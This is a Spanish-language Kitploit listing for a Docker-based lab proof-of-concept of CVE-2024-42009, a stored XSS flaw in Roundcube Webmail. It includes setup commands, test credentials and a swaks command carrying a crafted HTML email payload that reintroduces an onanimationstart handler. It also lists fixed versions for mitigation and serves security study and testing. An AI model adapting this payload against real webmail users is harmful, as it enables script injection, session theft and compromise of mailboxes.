
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2024-42009 — Docker-based proof-of-concept para CVE-2024-42009, un XSS almacenado en Roundcube Webmail. Demuestra la explotación mediante correos HTML manipulados e incluye la configuración de un entorno de laboratorio vulnerable. | Kitploit
Herramientas/GitHubGitHub/zaidarif47/cve-2024-42009
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebSeguridad WebAprendizaje y EducaciónLabs y Práctica
GitHubzaidarif47/cve-2024-42009

CVE-2024-42009

Docker-based proof-of-concept para CVE-2024-42009, un XSS almacenado en Roundcube Webmail. Demuestra la explotación mediante correos HTML manipulados e incluye la configuración de un entorno de laboratorio vulnerable.

Ver Repositorio
111hace 7 mesesAún no revisado
Compartir

CVE-2024-42009 – XSS Almacenado en Roundcube (PoC Docker)

📌 Descripción General

Este repositorio demuestra una Prueba de Concepto (PoC) funcional para CVE-2024-42009, una vulnerabilidad de Cross-Site Scripting (XSS) almacenado en Roundcube Webmail.

La vulnerabilidad es causada por una sanitización HTML inadecuada seguida de un reprocesamiento inseguro de atributos, lo que permite a los atacantes inyectar manejadores de eventos maliciosos a través de correos electrónicos HTML manipulados.


⚠️ Versiones Afectadas

  • Roundcube ≤ 1.5.7
  • Roundcube ≤ 1.6.7

🧠 Resumen de la Vulnerabilidad

Roundcube sanitiza los correos HTML entrantes pero luego vuelve a procesar ciertos atributos (por ejemplo, bgcolor, atributos malformados), lo que conduce a:

  • Confusión de límites de atributos
  • Inyección de nuevos atributos
  • Reintroducción de manejadores de eventos peligrosos (por ejemplo, onanimationstart)

Esto permite la ejecución de JavaScript arbitrario cuando una víctima abre un correo malicioso.


🐳 Configuración del Entorno (Docker)

1. Clonar el repositorio

git clone https://github.com/ZaidArif47/CVE-2024-42009-PoC.git
cd CVE-2024-42009-PoC

2. Iniciar el laboratorio vulnerable

docker compose up -d

⏳ Espera ~10–15 segundos a que el servidor de correo se inicialice.


3. Crear usuarios de prueba

docker exec mailserver setup email add [email protected] 'attacker123'
docker exec mailserver setup email add [email protected] 'victim123'

4. Acceder a Roundcube

http://localhost:8080

Credenciales:

  • [email protected] / victim123
  • [email protected] / attacker123

💣 Explotación

Envía el correo malicioso usando la herramienta swaks:

swaks --to [email protected] \
      --from [email protected] \
      --server localhost:2525 \
      --header "Content-Type: text/html; charset=utf-8" \
      --header "Subject: CVE-2024-42009 PoC" \
      --body '<body title="bgcolor=foo" name="bar style=animation-name:progress-bar-stripes onanimationstart=alert(1) foo=bar">Foo</body>'

📸 Prueba de Concepto

  1. Inicia sesión en la cuenta de víctima de Roundcube
  2. Abre la bandeja de entrada de correo
  3. El JavaScript se ejecuta (aparece la alerta)

1. Correo Malicioso Entregado

Paso 1

2. XSS Disparado

Paso 3


🛡️ Mitigación

Actualiza a las versiones parcheadas:

  • Roundcube ≥ 1.6.8
  • Roundcube ≥ 1.5.8

📚 Referencias

  • NVD: https://nvd.nist.gov/vuln/detail/CVE-2024-42009
  • Sonarsource: https://www.sonarsource.com/blog/government-emails-at-risk-critical-cross-site-scripting-vulnerability-in-roundcube-webmail/#desanitization-in-inline-email-rendering-cve202442009

⚖️ Aviso Legal

Este proyecto es solo para fines educativos y de investigación de seguridad autorizada. No lo utilices contra sistemas sin el permiso adecuado.



Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    540
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    373
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    322
  • 5

    estorides

    grisuno/estorides

    Agrega más de 99 fuentes OSINT gratuitas en paralelo, resuelve entidades en un grafo de conocimiento y exporta STIX 2.1, MISP o GraphML con análisis asistido por LLM.

    278
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    251

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →



